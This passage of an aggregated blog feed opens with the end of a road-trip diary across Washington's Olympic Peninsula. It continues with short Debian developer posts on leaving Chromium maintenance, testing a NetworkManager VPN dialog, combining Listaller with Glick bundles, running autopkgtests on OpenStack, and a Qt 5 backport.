just drove on, now on the last stretch towards the cape. The road here was also very interesting, yet another environment - I was driving on Cape Flattery Road, which cuts across the tip of the peninsula (quite narrow here) along the Waatch River and through its flooding plains (at least this is how it looked to me). Then it finally starts going up through the dense forest, until it reaches the parking lot, and from there, one goes on foot towards the cape. It's a very easy and nice walk (not a hike), and the sun was shining very nicely through the trees: Sunny forest Sun shinning down Wooden path But as I reached the peak of the walk, and started descending towards the coast, I was surprised, yet again, by fog: Ugly fog again! I realised that probably this means the cape is fully in fog, so I won't have any chance to enjoy the view. Boy, was I wrong! There are three viewpoints on the cape, and at each one I was just "wow" and "aah" at the view. Even thought it was not a sunny summer view, and there was no blue in sight, the combination between the fog (which was hiding the horizon and even the closer islands), the angry ocean which was throwing wave after wave at the shore, making a loud noise, and the fact that even this seemingly inhospitable area was just teeming with life, was both unexpected and awesome. I took here waay to many pictures, here are just a couple inlined: First view at the cape Birds 'enjoying' the weather Foggy shore I spent around half an hour here, just enjoying the rawness of nature. It was so amazing to see life encroaching on each bit of land, even though it was not what I would consider a nice place. Ah, how we see everything through our own eyes! The walk back was through fog again, and at one point it switched over back to sunny. Driving back on the same road was quite different, knowing what lies at its end. On this side, the road had some parking spots, so I managed to stop and take a picture - even though this area was much less wild, it still has that outdoors flavour, at least for me: Waatch River Back in Neah Bay, I stopped to eat. I had a place in mind from TripAdvisor, and indeed - I was able to get a custom order pizza at "Linda's Woodfired Kitchen". Quite good, and I ate without hurry, looking at the people walking outside, as they were coming back from the fair or event that was taking place. While eating, a somewhat disturbing thought was going through my mind. It was still early, around two to half past two, so if I went straight back to Kirkland I would be early at the hotel. But it was also early enough that I could - in theory at least - still do the "big round-trip". I was still rummaging the thought as I left On the drive back I passed once more near Sekiu, Washington, which is a very small place but the map tells me it even has an airport! Fun, and the view was quite nice (a bit of blue before the sea is swallowed by the fog): Sekiu view After passing Sekiu and Clallam Bay, the 112 curves inland and goes on a bit until you are at the crossroads: to the left the 112 continues, back the same way I came; to the right, it's the 113, going south until it meets the 101. I looked left - remembering the not-so-nice road back, I looked south - where a very appealing, early afternoon sun was beckoning - so I said, let's take the long way home! It's just a short stretch on the 113, and then you're on the 101. The 101 is a very nice road, wide enough, and it goes through very very nice areas. Here, west to south-west of the Olympic Mountains, it's a very different atmosphere from the 112/101 that I drove on in the morning; much warmer colours, a bit different tree types (I think), and more flat. I soon passed through Forks, which is one of the places I looked at when searching for hotels. I did so without any knowledge of the town itself (its wikipedia page is quite drab), so imagine my surprise when a month later I learned from a colleague that this is actually a very important place for vampire-book fans. Oh my, and I didn't even stop! This town also had some event, so I just drove on, enjoying the (mostly empty) road. My next planned waypoint was Ruby Beach, and I was looking forward to relaxing a bit under the warm sun - the drive was excellent, weather perfect, so I was watching the distance countdown on my Garmin. At two miles out, the "Near waypoint Ruby Beach" message appeared, and two seconds later the sun went out. What the I was hoping this is something temporary, but as I slowly drove the remaining mile I couldn't believe my eyes that I was, yet again, finding myself in the fog I park the car, thinking that asking for a refund would at least allow me to feel better - but it was I who planned the trip! So I resigned myself, thinking that possibly this beach is another special location that is always in the fog. However, getting near the beach it was clear that it was not so - some people were still in their bathing suits, just getting dressed, so it seems I was just unlucky with regards to timing. However, I the beach itself was nice, even in the fog (I later saw online sunny pictures, and it is quite beautiful), the the lush trees reach almost to the shore, and the way the rocks are sitting on the beach: A lonely dinghy Driftwood  and human construction People on the beach Since the weather was not that nice, I took a few more pictures, then headed back and started driving again. I was soo happy that the weather didn't clear at the 2 mile mark (it was not just Ruby Beach!), but alas - it cleared as soon as the 101 turns left and leaves the shore, as it crosses the Queets river. Driving towards my next planned stop was again a nice drive in the afternoon sun, so I think it simply was not a sunny day on the Pacific shore. Maybe seas and oceans have something to do with fog and clouds ! In Switzerland, I'm very happy when I see fog, since it's a somewhat rare event (and seeing mountains disappearing in the fog is nice, since it gives the impression of a wider space). After this day, I was a bit fed up with fog for a while Along the 101 one reaches Lake Quinault, which seemed pretty nice on the map, and driving a bit along the lake - a local symbol, the "World's largest spruce tree". I don't know what a spruce tree is, but I like trees, so I was planning to go there, weather allowing. And the weather did cooperate, except that the tree was not so imposing as I thought! In any case, I was glad to stretch my legs a bit: Path to largest spruce tree Largest spruce tree, far view Largest spruce tree, closer view Very short path back to the road However, the most interesting thing here in Quinault was not this tree, but rather - the quiet little town and the view on the lake, in the late afternoon sun: Quinault Quinault Lake view The entire town was very very quiet, and the sun shining down on the lake gave an even stronger sense of tranquillity. No wind, not many noises that tell of human presence, just a few, and an overall sense of peace. It was quite the opposite of the Cape Flattery and a very nice way to end the trip. Well, almost end - I still had a bit of driving ahead. Starting from Quinault, driving back and entering the 101, driving down to Aberdeen: Afternoon ride then turning east towards Olympia, and back onto the highways. As to Aberdeen and Olympia, I just drove through, so I couldn't make any impression of them. The old harbour and the rusted things in Aberdeen were a bit interesting, but the day was late so I didn't stop. And since the day shouldn't end without any surprises, during the last profile change between walking and driving in Quinault, my GPS decided to reset its active maps list and I ended up with all maps activated. This usually is not a problem, at least if you follow a pre-calculated route, but I did trigger recalculation as I restarted my driving, so the Montana was trying to decide on which map to route me - between the Garmin North America map and the Open StreeMap one, the result was that it never understood which road I was on. It always said "Drive to I5", even though I was on I5. Anyway, thanks to road signs, and no thanks to "just this evening ramp closures", I was able to arrive safely at my hotel. Overall, a very successful, if long trip: around 725 kilometres, 10h:30m moving, 13h:30m total: Track picture There were many individual good parts, but the overall think about this road trip was that I was able to experience lots of different environments of the peninsula on the same day, and that overall it's a very very nice area. The downside was that I was in a rush, without being able to actually stop and enjoy the locations I visited. And there's still so much to see! A two nights trip sound just about right, with some long hikes in the rain forest, and afternoons spent on a lake somewhere. Another not so optimal part was that I only had my "travel" camera (a Nikon 1 series camera, with a small sensor), which was a bit overwhelmed here and there by the situation. It was fortunate that the light was more or less good, but looking back at the pictures, how I wish that I had my "serious" DSLR So, that means I have two reasons to go back! Not too soon though, since Mount Rainier is also a good location to visit . If the pictures didn't bore you yet, the entire gallery is on my smugmug site. In any case, thanks for reading!

Giuseppe Iuculano: apt-get purge chromium

As you may know, I was the Debian chromium maintainer for many years. Some week ago, I decided to stop working in the chromium package because it is not possible anymore to contribute and work in the team. In fact, Michael Gilbert started to work in a manner that prevent people to help maintain the package. In the last period the git repository rarely was updated, and my requests were systematically ignored. Having an updated git repository is mandatory in a big package like Chromium, and if you don t push your changes, other people will lost their time Now, after deciding to stop maintaining Chromium, I also decided to purge it and switch to the Google Chrome binary. Why? Chromium is a pain. Huge commits not documented in changelog that caused stupid bugs because no one can double check them. In this moment we have an unusable [1] [2] [3] version of Chromium in testing because maintainer demoted grave bugs with the recommendation to rm -rf ./config/chromium and nobody can understand the sense of latest commits. flattr this!

Guido G nther: Testing a NetworkManager VPN plugin password dialog

Testing the password dialog of a NetworkManager VPN plugin is as simple as:
echo -e 'DATA_KEY=foo\nDATA_VAL=bar\nDONE\nQUIT\n'   ./auth-dialog/nm-iodine-auth-dialog -n test -u $(uuid) -i
The above is for the iodine plugin when run from the built source tree. This allows one to test these dialogs although one didn't see them since ages since GNOME shell uses the external UI mode to query for the password. This blog is flattr enabled.

10 October 2014

Matthias Klumpp: Listaller + Glick: Some new ideas


As you might know, due to invasive changes in PackageKit, I am currently rewriting the 3rd-party application installer Listaller. Since I am not the only one looking at the 3rd-party app-installation issue (there is a larger effort going on at GNOME, based on Lennarts ideas), it makes sense to redesign some concepts of Listaller. Currently, dependencies and applications are installed into directories in /opt, and Listaller contains some logic to make applications find dependencies, and to talk to the package manager to install missing things. This has some drawbacks, like the need to install an application before using it, the need for applications to be relocatable, and application-installations being non-atomic. Glick2 There is/was another 3rd-party app installer approach on the GNOME side, by Alexander Larsson, called Glick2. Glick uses application bundles (do you remember Klik from back in the days?) mounted via FUSE. This allows some neat features, like atomic installations and software upgrades, no need for relocatable apps and no need to install the application. However, it also has disadvantages. Quoting the introduction document for Glick2: Bundling isn t perfect, there are some well known disadvantages. Increased disk footprint is one, although current storage space size makes this not such a big issues. Another problem is with security (or bugfix) updates in bundled libraries. With bundled libraries its much harder to upgrade a single library, as you need to find and upgrade each app that uses it. Better tooling and upgrader support can lessen the impact of this, but not completely eliminate it. This is what Listaller does better, since it was designed to do a large effort to avoid duplication of code. Also, currently Glick doesn t have support for updates and software-repositories, which Listaller had. Combining Listaller and Glick ideas So, why not combine the ideas of Listaller and Glick? In order to have Glick share resources, the system needs to know which shared resources are available. This is not possible if there is one huge Glick bundle containing all of the application s dependencies. So I modularized Glick bundles to contain just one software component, which is e.g. GTK+ or Qt, GStreamer or could even be a larger framework (e.g. GNOME 3.14 Platform ). These components are identified using AppStream XML metadata, which allows them to be installed from the distributor s software repositories as well, if that is wanted. If you now want to deploy your application, you first create a Glick bundle for it. Then, in a second step, you bundle your application bundle with it s dependencies in one larger tarball, which can also be GPG signed and can contain additional metadata. The resulting metabundle will look like this: glick-libundle This doesn t look like we share resources yet, right? The dependencies are still bundled with the application requiring them. The trick lies in the installation step: While the application above can be executed right away without installing it, there will also be an option to install it. For the user, this will mean that the application shows up in GNOME-Shell s overview or KDEs Plasma launcher, gets properly registered with mimetypes and is if installed for all users available system-wide. Technically, this will mean that the application s main bundle is extracted and moved to a special location on the file system, so are the dependency-bundles. If bundles already exist, they will not be installed again, and the new application will simply use the existing software. Since the bundles contain information about their dependencies, the system is able to determine which software is needed and which can simply be deleted from the installation directories. If the application is started now, the bundles are combined and mounted, so the application can see the libraries it depends on. Additionally, this concept allows secure updates of applications and shared resources. The bundle metadata contains an URL which points to a bundle repository. If new versions are released, the system s auto-updater can automatically pick these up and install them this means e.g. the Qt bundle will receive security updates, even if the developer who shipped it with his/her app didn t think of updating it. Conclusion So far, no productive code exists for this I just have a proof-of-concept here. But I pretty much like the idea, and I am thinking about going further in that direction, since it allows deploying applications on the Linux desktop as well as deploying software on servers in a way which plays nice with the native package manager, and which does not duplicate much code (less risk of having not-updated libraries with security flaws around). However, there might be issues I haven t thought about yet. Also, it makes sense to look at GNOME to see how the whole 3rd-party app deployment issue develops. In case I go further with Listaller-NEXT, it is highly likely that it will make use of the ideas sketched above (comments and feedback are more than welcome!).

Martin Pitt: Running autopkgtests in the cloud

It s great to see more and more packages in Debian and Ubuntu getting an autopkgtest. We now have some 660, and soon we ll get another ~ 4000 from Perl and Ruby packages. Both Debian s and Ubuntu s autopkgtest runner machines are currently static manually maintained machines which ache under their load. They just don t scale, and at least Ubuntu s runners need quite a lot of handholding. This needs to stop. To quote Tim The Tool Man Taylor: We need more power!. This is a perfect scenario to be put into a cloud with ephemeral VMs to run tests in. They scale, there is no privacy problem, and maintenance of the hosts then becomes Somebody Else s Problem. I recently brushed up autopkgtest s ssh runner and the Nova setup script. Previous versions didn t support revert yet, tests that leaked processes caused eternal hangs due to the way ssh works, and image building wasn t yet supported well. autopkgtest 3.5.5 now gets along with all that and has a dozen other fixes. So let me introduce the Binford 6100 variable horsepower DEP-8 engine python-coated cloud test runner! While you can run adt-run from your home machine, it s probably better to do it from an autopkgtest controller cloud instance as well. Testing frequently requires copying files and built package trees between testbeds and controller, which can be quite slow from home and causes timeouts. The requirements on the controller node are quite low you either need the autopkgtest 3.5.5 package installed (possibly a backport to Debian Wheezy or Ubuntu 12.04 LTS), or run it from git ($checkout_dir/run-from-checkout), and other than that you only need python-novaclient and the usual $OS_* OpenStack environment variables. This controller can also stay running all the time and easily drive dozens of tests in parallel as all the real testing action is happening in the ephemeral testbed VMs. The most important preparation step to do for testing in the cloud is quite similar to testing in local VMs with adt-virt-qemu: You need to have suitable VM images. They should be generated every day so that the tests don t have to spend 15 minutes on dist-upgrading and rebooting, and they should be minimized. They should also be as similar as possible to local VM images that you get with vmdebootstrap or adt-buildvm-ubuntu-cloud, so that test failures can easily be reproduced by developers on their local machines. To address this, I refactored the entire knowledge how to turn a pristine default vmdebootstrap or cloud image into an autopkgtest environment into a single /usr/share/autopkgtest/adt-setup-vm script. adt-buildvm-ubuntu-cloud now uses this, you shold use it with vmdebootstrap --customize (see adt-virt-qemu(1) for details), and it s also easy to run for building custom cloud images: Essentially, you pick a suitable pristine image, nova boot an instance from it, run adt-setup-vm through ssh, then turn this into a new adt specific "daily" image with nova image-create. I wrote a little script create-nova-adt-image.sh to demonstrate and automate this, the only parameter that it gets is the name of the pristine image to base on. This was tested on Canonical's Bootstack cloud, so it might need some adjustments on other clouds. Thus something like this should be run daily (pick the base images from nova image-list):

  $ ./create-nova-adt-image.sh ubuntu-utopic-14.10-beta2-amd64-server-20140923-disk1.img
  $ ./create-nova-adt-image.sh ubuntu-utopic-14.10-beta2-i386-server-20140923-disk1.img
This will generate adt-utopic-i386 and adt-utopic-amd64. Now I picked 34 packages that have the "most demanding" tests, in terms of package size (libreoffice), kernel requirements (udisks2, network manager), reboot requirement (systemd), lots of brittle tests (glib2.0, mysql-5.5), or needing Xvfb (shotwell):
  $ cat pkglist
  apport
  apt
  aptdaemon
  apache2
  autopilot-gtk
  autopkgtest
  binutils
  chromium-browser
  cups
  dbus
  gem2deb
  glib-networking
  glib2.0
  gvfs
  kcalc
  keystone
  libnih
  libreoffice
  lintian
  lxc
  mysql-5.5
  network-manager
  nut
  ofono-phonesim
  php5
  postgresql-9.4
  python3.4
  sbuild
  shotwell
  systemd-shim
  ubiquity
  ubuntu-drivers-common
  udisks2
  upstart
Now I created a shell wrapper around adt-run to work with the parallel tool and to keep the invocation in a single place:
$ cat adt-run-nova
#!/bin/sh -e
adt-run "$1" -U -o "/tmp/adt-$1" --- ssh -s nova -- \
    --flavor m1.small --image adt-utopic-i386 \
    --net-id 415a0839-eb05-4e7a-907c-413c657f4bf5
Please see /usr/share/autopkgtest/ssh-setup/nova for details of the arguments. --image is the image name we built above, --flavor should use a suitable memory/disk size from nova flavor-list and --net-id is an "always need this constant to select a non-default network" option that is specific to Canonical Bootstack. Finally, let' run the packages from above with using ten VMs in parallel:
  parallel -j 10 ./adt-run-nova -- $(< pkglist)
After a few iterations of bug fixing there are now only two failures left which are due to flaky tests, the infrastructure now seems to hold up fairly well. Meanwhile, Vincent Ladeuil is working full steam to integrate this new stuff into the next-gen Ubuntu CI engine, so that we can soon deploy and run all this fully automatically in production. Happy testing!

9 October 2014

Lisandro Dami&aacute;n Nicanor P&eacute;rez Meyer: Qt 5.3.2 in Wheezy-backports: just a few hours away

In more or less 24 hs a few days most of Qt 5.3.2 will be available as a Wheezy backport. That means that if you are using Debian stable you don't need to wait for Jessie: just wait a few hours, add wheezy-backports's repo to your sources.list and get it :)

The rest of Qt 5 will arrive soon.

This is the same version that will be shipped in Jessie, so whatever you develop with it will work with the next Debian stable release :)

Don't forget: you better start porting your Qt4 apps to Qt5!

Note 2014-10-10: uups, it will still take a few days, but it will be there soon :)

Note 2014-10-15: currently building!

Next.

Previous.